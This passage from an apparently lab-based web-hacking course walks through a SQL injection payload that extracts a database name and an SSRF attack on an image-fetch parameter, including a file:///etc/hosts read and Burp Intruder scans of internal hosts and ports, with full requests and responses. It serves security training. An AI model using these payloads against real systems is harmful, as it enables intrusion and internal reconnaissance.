
Step 12: Username value is stored in the 'FileName' column as shown in the figure:

The screenshot shows the 'Expense Details' page. The table has four columns: 'DateTime', 'FileName', 'Title', and 'Author'. The first row contains the values '2020-05-15T06:39:21', 'dbo', 'SQLI', and an empty string respectively. A red box highlights the 'dbo' entry in the 'FileName' column. Below the table, it says 'Showing 1 to 1 of 1 entries' and has navigation buttons for 'Previous', '1', and 'Next'. At the bottom, there is a copyright notice: '© 2020 NotSoSecure Global Services Limited. All rights reserved. NotSoSecure Global Services Limited, CB1 Business Centre, Twenty Station Road, Cambridge, CB1 2JD, UK'.

Step 13: To fetch the database name, modify the payload as shown in the figure:

Payload:

```
SQLi',(SELECT DB_NAME())--
```



Step 14: Follow the same steps from Step 9 to Step 11 to fetch the database name as shown in figure:

The screenshot shows a web-based application titled "Expense Reimburse". The top navigation bar includes links for "Expense", "Support", "Hello user101!", and "Log off". The main content area is titled "Expense Details" and contains a table with four columns: "DateTime", "FileName", "Title", and "Author". The table has two rows. The second row's "FileName" column, which contains the value "ExpenseReimburseDB", is highlighted with a red box. At the bottom of the page, there is a footer note: "© 2020 NotSoSecure Global Services Limited. All rights reserved. NotSoSecure Global Services Limited, CB1 Business Centre, Twenty Station Road, Cambridge, CB1 2JD, UK".

| DateTime | FileName | Title | Author |
|---------------------|--------------------|-------|--------|
| 2020-05-15T06:39:21 | dbo | SQLi | |
| 2020-05-15T06:40:45 | ExpenseReimburseDB | SQLi | |

Module: Server Side Request Forgery (SSRF)


SSRF To Check Open Ports and Fetch File

Challenge URL: <http://shop.webhacklab.com/products.php>

- Utilizing SSRF extract the contents of the internal file “/etc/passwd”.
- Identify the ports open on the host “<http://192.168.200.10/>”.

Solution:

Step 1: Navigate to the “Products” functionality of the application “NotSoSecure Sports Shop”:



Step 2: Notice that the application displays an external image by fetching it through the parameter “imgurl”:

| # | Host | Method | URL | Params | Edited | Status | Length | MIN |
|-----|----------------------------|--------|-------------------------------------|--------|--------|--------|--------|-----|
| 163 | http://shop.webhacklab.com | GET | /imagehandler.php?imgurl=L-Ning... | ✓ | 200 | 183345 | JPE | |
| 164 | http://shop.webhacklab.com | GET | /imagehandler.php?imgurl=adidas... | ✓ | 200 | 52660 | JPE | |
| 165 | http://shop.webhacklab.com | GET | /imagehandler.php?imgurl=sports... | ✓ | 200 | 174689 | JPE | |
| 166 | http://shop.webhacklab.com | GET | /products.php | | 200 | 13198 | HT | |
| 167 | http://shop.webhacklab.com | GET | /imagehandler.php?imgurl=adidas... | ✓ | 200 | 52660 | JPE | |
| 168 | http://shop.webhacklab.com | GET | /imagehandler.php?imgurl=puma-c... | ✓ | 200 | 75638 | JPE | |
| 169 | http://shop.webhacklab.com | GET | /imagehandler.php?imgurl=sports... | ✓ | 200 | 174689 | JPE | |
| 170 | http://shop.webhacklab.com | GET | /imagehandler.php?imgurl=Li-Ning... | ✓ | 200 | 183345 | JPE | |

Step 3: Observe the same HTTP request from Burp Repeater:

Step 4: Provide “http://localhost” to “imgurl” parameter, we can observe that the application displayed index page of localhost:

The screenshot shows a web proxy interface with two panes. The left pane is labeled "Request" and the right is labeled "Response". The "Target" field at the top is set to "http://shop.webhacklab.com".

Request:

```

Send Cancel < >
Target: http://shop.webhacklab.com
Request
Raw Params Headers Hex
1 GET /imagehandler.php?imgurl=http://localhost/
HTTP/1.1
2 Host: shop.webhacklab.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:60.0) Gecko/20100101 Firefox/60.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://shop.webhacklab.com/products.php
8 Cookie: PHPSESSID=fvtdtgvrus8dng67htclsh5r22
9 Connection: close
10
11

```

Response:

```

Raw Headers Hex Render
1 HTTP/1.1 200 OK
2 Date: Wed, 22 Jul 2020 12:44:47 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Content-Length: 4671
5 Connection: close
6 Content-Type: image/png
7
8<!DOCTYPE html>
9<html lang="en">
10<head>
11<meta charset="utf-8">
12<!-- Javascript SDKs -->
13<script
src="https://code.jquery.com/jquery-1.11.3.min.js"></script>
14<script
src="js/amazon-cognito-auth.min.js"></script>
15<script
src="js/amazon-cognito-auth.min.js"></script>
16<script
src="js/amazon-cognito-auth.min.js"></script>
17

```

Step 5: To perform internal network scanning, we can either guess internal IP or bruteforce but as we can also retrieve internal files, we can try to fetch internal IP from file “file:///etc/hosts”:

The screenshot shows a web proxy interface with two panes. The left pane is labeled "Request" and the right is labeled "Response". The "Target" field at the top is set to "http://shop.webhacklab.com".

Request:

```

Send Cancel < >
Target: http://shop.webhacklab.com
Request
Raw Params Headers Hex
1 GET /imagehandler.php?imgurl=file:///etc/hosts
HTTP/1.1
2 Host: shop.webhacklab.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:60.0) Gecko/20100101 Firefox/60.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://shop.webhacklab.com/products.php
8 Cookie: PHPSESSID=fvtdtgvrus8dng67htclsh5r22
9 Connection: close
10
11

```

Response:

```

Raw Headers Hex Render
1 HTTP/1.1 200 OK
2 Date: Wed, 22 Jul 2020 12:46:47 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Content-Length: 224
5 Connection: close
6 Content-Type: image/png
7
8 127.0.0.1 localhost
9 192.168.200.10 ubuntu20010
10 192.168.200.21 vpnkali.com
11
12 # The following lines are desirable for IPv6 capable
hosts
13 ::1 localhost ip6-localhost ip6-loopback
14 ff02::1 ip6-allnodes
15 ff02::2 ip6-allrouters
16

```

Step 6: So, we can try the retrieved internal IP “192.168.200.10”. Provide “http://192.168.200.10” to “imgurl” parameter, we can observe that the application displayed same index page of 192.168.200.10(localhost):

The screenshot shows the Burp Suite interface with two panes: Request and Response.

Request:

```

1 GET /imagehandler.php?imgurl=http://192.168.200.10
HTTP/1.1
2 Host: shop.webhacklab.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://shop.webhacklab.com/products.php
8 Cookie: PHPSESSID=fvtdtgvrus8dng67htclsh5r22
9 Connection: close
10
11

```

Response:

```

1 HTTP/1.1 200 OK
2 Date: Wed, 22 Jul 2020 12:59:10 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Content-Length: 4671
5 Connection: close
6 Content-Type: image/png
7
8 <!DOCTYPE html>
9
10 <html lang="en">
11 <head>
12   <meta charset="utf-8">
13
14   <!-- Javascript SDKs-->
15   <script
src="https://code.jquery.com/jquery-1.11.3.min.js"></script>
16   <script
src="js/amazon-cognito-auth.min.js"></script>
17   <script
src="https://sdk.amazonaws.com/js/aws-sdk-2.7.16.min.js"></script>
18   <script
src="js/amazon-cognito-identity.min.js"></script>
19   <script src="js/config.js"></script>

```

Both the Request and Response panes have a red box highlighting the imgurl parameter in the request and the rendered HTML content in the response.

Step 7: To perform host discovery using specific port, we can try with IP and port

“http://192.168.200.10:80”

The screenshot shows the Burp Suite interface with two panes: Request and Response.

Request:

```

1 GET /imagehandler.php?imgurl=http://192.168.200.10:80
HTTP/1.1
2 Host: shop.webhacklab.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://shop.webhacklab.com/products.php
8 Cookie: PHPSESSID=fvtdtgvrus8dng67htclsh5r22
9 Connection: close
10
11

```

Response:

```

1 HTTP/1.1 200 OK
2 Date: Wed, 22 Jul 2020 13:01:27 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Content-Length: 4671
5 Connection: close
6 Content-Type: image/png
7
8 <!DOCTYPE html>
9
10 <html lang="en">
11 <head>
12   <meta charset="utf-8">
13
14   <!-- Javascript SDKs-->
15   <script
src="https://code.jquery.com/jquery-1.11.3.min.js"></script>
16   <script
src="js/amazon-cognito-auth.min.js"></script>
17   <script
src="https://sdk.amazonaws.com/js/aws-sdk-2.7.16.min.js"></script>
18   <script
src="js/amazon-cognito-identity.min.js"></script>
19   <script src="js/config.js"></script>

```

Both the Request and Response panes have a red box highlighting the imgurl parameter in the request and the rendered HTML content in the response.

Step 8: We can try with different IPs and port combinations and observe the response time which is highlighted in Figure:

<http://192.168.200.100:80>

Burp Intruder Repeater Window Help

Project options User options Alerts NSmap Additional Scanner Checks Logger++ XSS Validator

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender

1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × ...

Go Cancel < | > | Target: http://shop.webhacklab.com

Request

Raw Params Headers Hex

```
GET /imagehandler.php?imgurl=http://192.168.200.100:80
HTTP/1.1
Host: shop.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://shop.webhacklab.com/products.php
Cookie: PHPSESSID=j53ap7j337724mh6gveaivbhf1
Connection: close
```

?

Type a search term 0 matches

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Tue, 27 Mar 2018 09:51:19 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 0
Connection: close
Content-Type: image/png
```

?

Type a search term 0 matches

151 bytes | 4.000 millis

Done

Step 9: To perform automated internal network scanning, we can use Burp Intruder and select the last octet of IP address:

Burp Intruder Repeater Window Help

Project options User options Alerts NSmap Additional Scanner Checks Logger++ XSS Validator

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender

1 × 2 × ...

Target Positions Payloads Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Start attack

Attack type: Sniper

```
GET /imagehandler.php?imgurl=http://192.168.200.$10$ HTTP/1.1
Host: shop.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://shop.webhacklab.com/products.php
Cookie: PHPSESSID=j53ap7j337724mh6gveaivbhf1
Connection: close
```

Add \$

Clear \$

Auto \$

Refresh

?

Type a search term 0 matches

1 payload position

Length: 397

Clear

Step 10: In Burp Intruder, select the Payload type as “Numbers” and set Number range from 0 to 255 with incremental steps of 1:

The screenshot shows the Burp Intruder interface. The 'Payload Sets' section is active. A payload set is defined with a payload count of 256 and a payload type of 'Numbers'. The 'Payload Options [Numbers]' section shows the configuration for the 'Numbers' payload type. The 'Number range' is set to Sequential, with 'From' at 0, 'To' at 255, and 'Step' at 1.

Step 11: Observe the result table using columns “Response received” or “Length”, we can observe that there are 6 other IPs which responded quickly (400-650 ms) compared to normal response (3200-4200). Figure shows HTTP request for IP 192.168.200.110 which responded in 429 milliseconds:

The screenshot shows the 'Intruder attack 1' results table. A specific row for IP 192.168.200.110 is highlighted with a red box, showing a response time of 429 ms. The table includes columns for Request, Payload, Status, Response received, Error, Timeout, Length, and Comment. Below the table, the raw HTTP request is displayed:

```
GET /imagehandler.php?imgurl=http://192.168.200.110 HTTP/1.1
Host: shop.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://shop.webhacklab.com/products.php
```

Step 12: We can observe the HTTP response of above request for IP 192.168.200.110 on port 80:

The screenshot shows the "Intruder attack 1" interface. At the top, there are tabs for "Attack", "Save", and "Columns". Below that is a navigation bar with "Results" (selected), "Target", "Positions", "Payloads", and "Options". A search bar says "Filter: Showing all items". The main area is a table with columns: Request, Payload, Status, Response received, Error, Timeout, Length, and Comment. One row is highlighted with a red border: Request 111, Payload 110, Status 200, Response received 429, Error checked, Timeout checked, Length 16938, and Comment empty. Other rows show various status codes like 200, 604, 619, etc. Below the table is a "Request" tab and a "Response" tab (selected). Under "Response", there's a "Raw" tab (selected), "Headers", "Hex", "HTML", and "Render" tabs. A search bar contains "search". Below it are links: "Home", "Topup", "vouchers", "Shop", "more_vert", and a "Help" link. At the bottom, a progress bar says "Finished".

| Request | Payload | Status | Response received | Error | Timeout | Length | Comment |
|---------|---------|--------|-------------------|-------------------------------------|-------------------------------------|--------|---------|
| 22 | 21 | 200 | 401 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 111 | 110 | 200 | 429 | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | 16938 | |
| 13 | 12 | 200 | 604 | <input type="checkbox"/> | <input type="checkbox"/> | 11476 | |
| 0 | | 200 | 619 | <input type="checkbox"/> | <input type="checkbox"/> | 280 | |
| 15 | 14 | 200 | 625 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 12 | 11 | 200 | 641 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 11 | 10 | 200 | 646 | <input type="checkbox"/> | <input type="checkbox"/> | 280 | |
| 39 | 38 | 200 | 3204 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 23 | 22 | 200 | 3236 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 112 | 111 | 200 | 3304 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 1 | 0 | 200 | 3307 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |

Step 13: We have sorted the column “Response received” in ascending order but we need to also check with descending order. Figure shows HTTP request for IP “192.168.200.120” which responded in more than 60000 milliseconds. Hence, we can discover internal up hosts:

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

| Request | Payload | Status | Response received | Error | Timeout | Length | Comment |
|---------|---------|--------|-------------------|--------------------------|--------------------------|--------|---------|
| 165 | 164 | 200 | 4027 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 211 | 210 | 200 | 4037 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 38 | 37 | 200 | 4040 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 129 | 128 | 200 | 4045 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 147 | 146 | 200 | 4050 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 26 | 25 | 200 | 4055 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 184 | 183 | 200 | 4079 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 182 | 181 | 200 | 4221 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 139 | 138 | 200 | 4354 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 121 | 120 | 200 | 60473 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |

Request Response

Raw Params Headers Hex

```
GET /imagehandler.php HTTP/1.1
Host: shop.webhacklab.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: image/png,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://shop.webhacklab.com/products.php
```

?

Type a search term 0 matches

Finished

Filter: Showing all items

| Request | Payload | Status | Response received | Response comple... | Error | Timeout | Length |
|---------|---------|--------|-------------------|--------------------|--------------------------|--------------------------|--------|
| 113 | 113 | 200 | 3150 | 3258 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 114 | 114 | 200 | 3259 | 3259 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 115 | 115 | 200 | 3305 | 3305 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 116 | 116 | 200 | 3302 | 3430 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 117 | 117 | 200 | 3256 | 3427 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 118 | 118 | 200 | 3131 | 3257 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 119 | 119 | 200 | 3257 | 3257 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 120 | 120 | 200 | 3298 | 3298 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 121 | 121 | 200 | 3303 | 3432 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 122 | 122 | 200 | 3457 | 3458 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 123 | 123 | 200 | 3134 | 3263 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 124 | 124 | 200 | 3433 | 3434 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 125 | 125 | 200 | 3418 | 3418 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 126 | 126 | 200 | 3343 | 3344 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |

Request Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Mon, 16 Jul 2018 11:37:09 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 0
Connection: close
Content-Type: image/png
```

?

Type a search term

Step 14: To perform automated internal network scanning/service enumeration, we can use Burp Intruder and select the last octet of IP address and also a port. We need to perform service enumeration on multiple IPs so we can select “Cluster bomb” as an attack type:

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
GET /imagehandler.php?imgurl=http://192.168.200.$10$:$8081 HTTP/1.1
Host: shop.webhac1ab.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: */
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://shop.webhac1ab.com/products.php
Cookie: PHPSESSID=js3ap7j337724mh6gweaivbhfl
Connection: close
```

Add § Clear § Auto § Refresh

?

Type a search term

0 matches

Clear

Length: 381

2 payload positions

Step 15: In Burp Intruder, select the Payload for the first position, here we are going to mention last octet of IPs:

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 4

Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

| |
|-------------------|
| Paste |
| Load ... |
| Remove |
| Clear |
| Add |
| Enter a new item |
| Add from list ... |

10
11
12
21

Step 16: In Burp Intruder, select the Payload for second position, here we are going to mention list of ports/services to enumerate for IPs mentioned in above step:

The screenshot shows the 'Payload Sets' tab in Burp Intruder. It displays two payload sets, with the second set selected. The payload type is set to 'Simple list' with a request count of 40. The list of ports includes 80, 8080, 8000, 21, 22, 8009, 3000, 8999, and 9999. The 'Start attack' button is visible in the top right corner.

Step 17: CAUTION: we are going to perform host/service discovery through web application, it could be possible that a little mistake may ruin our plan by making multiple requests. Generally, it is preferable to go with only “1” thread and with throttling request:

The screenshot shows the 'Options' tab in Burp Intruder, specifically the 'Request Engine' section. It is configured to use 1 thread, with a throttle of 0 milliseconds. The start time is set to 'Immediately'. The 'Start attack' button is visible in the top right corner.

Step 18: Observe the result table using columns “Length” or “Response received”, we can observe that there are 6 other services which have large response contents(167-11500 Bytes) comparing to normal request(151 Bytes). Figure shows that HTTP request for IP 192.168.200.12 and port 80(service HTTP) which responded in 11476 Bytes.

Filter: Showing all items

| Request | Payload1 | Payload2 | Status | Response received | Error | Timeout | Length | Comment |
|---------|----------|----------|--------|-------------------|--------------------------|--------------------------|--------|---------|
| 3 | 12 | 80 | 200 | 502 | <input type="checkbox"/> | <input type="checkbox"/> | 11476 | |
| 6 | 11 | 8080 | 200 | 357 | <input type="checkbox"/> | <input type="checkbox"/> | 10902 | |
| 27 | 12 | 3000 | 200 | 549 | <input type="checkbox"/> | <input type="checkbox"/> | 4722 | |
| 2 | 11 | 80 | 200 | 766 | <input type="checkbox"/> | <input type="checkbox"/> | 765 | |
| 0 | | | 200 | 946 | <input type="checkbox"/> | <input type="checkbox"/> | 280 | |
| 1 | 10 | 80 | 200 | 553 | <input type="checkbox"/> | <input type="checkbox"/> | 280 | |
| 7 | 12 | 8080 | 200 | 553 | <input type="checkbox"/> | <input type="checkbox"/> | 167 | |
| 4 | 21 | 80 | 200 | 543 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 5 | 10 | 8080 | 200 | 506 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 8 | 21 | 8080 | 200 | 547 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 9 | 10 | 8000 | 200 | 553 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 10 | 11 | 8000 | 200 | 501 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 11 | 12 | 8000 | 200 | 548 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |
| 12 | 21 | 8000 | 200 | 548 | <input type="checkbox"/> | <input type="checkbox"/> | 151 | |

Request Response

Raw Params Headers Hex

```
GET /imagehandler.php?imgurl=http://192.168.200.12:80 HTTP/1.1
Host: shop.webhakllab.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: /*
Accept-Language: en-US,en;q=0.5
```

? < + > Type a search term 0 matches

Finished

Step 19: Observe the result table using columns “Length” for each ports/services, we can observe that there are 5 other services which have variations in “Length”. However, this is a demo application and we have restricted our result analysis to “Length” only but we can also compare results with “Response received”.

| Filter: Showing all items | | | | | | | | |
|---------------------------|----------|----------|--------|------------|------------|--------------------------|--------------------------|--------|
| Request | Payload1 | Payload2 | Status | Respons... | Respons... | Error | Timeout | Length |
| 0 | | | 200 | 493 | 493 | <input type="checkbox"/> | <input type="checkbox"/> | 765 |
| 1 | 10 | 80 | 200 | 650 | 650 | <input type="checkbox"/> | <input type="checkbox"/> | 280 |
| 2 | 11 | 80 | 200 | 470 | 471 | <input type="checkbox"/> | <input type="checkbox"/> | 765 |
| 3 | 12 | 80 | 200 | 316 | 443 | <input type="checkbox"/> | <input type="checkbox"/> | 11476 |
| 4 | 21 | 80 | 200 | 452 | 452 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 5 | 10 | 8080 | 200 | 476 | 476 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 6 | 11 | 8080 | 200 | 482 | 483 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 7 | 12 | 8080 | 200 | 391 | 392 | <input type="checkbox"/> | <input type="checkbox"/> | 167 |
| 8 | 21 | 8080 | 200 | 478 | 478 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 9 | 10 | 8888 | 200 | 483 | 483 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 10 | 11 | 8888 | 200 | 484 | 484 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 11 | 12 | 8888 | 200 | 393 | 394 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 12 | 21 | 8888 | 200 | 433 | 434 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 13 | 10 | 21 | 200 | 3303 | 3434 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 14 | 11 | 21 | 200 | 472 | 472 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 15 | 12 | 21 | 200 | 379 | 379 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 16 | 21 | 21 | 200 | 424 | 425 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 17 | 10 | 22 | 200 | 440 | 441 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 18 | 11 | 22 | 200 | 459 | 459 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 19 | 12 | 22 | 200 | 380 | 381 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 20 | 21 | 22 | 200 | 474 | 474 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 21 | 10 | 8000 | 200 | 480 | 480 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 22 | 11 | 8000 | 200 | 471 | 472 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 23 | 12 | 8000 | 200 | 470 | 470 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 24 | 21 | 8000 | 200 | 480 | 480 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 25 | 10 | 3000 | 200 | 463 | 464 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
| 26 | 11 | 3000 | 200 | 468 | 468 | <input type="checkbox"/> | <input type="checkbox"/> | 151 |
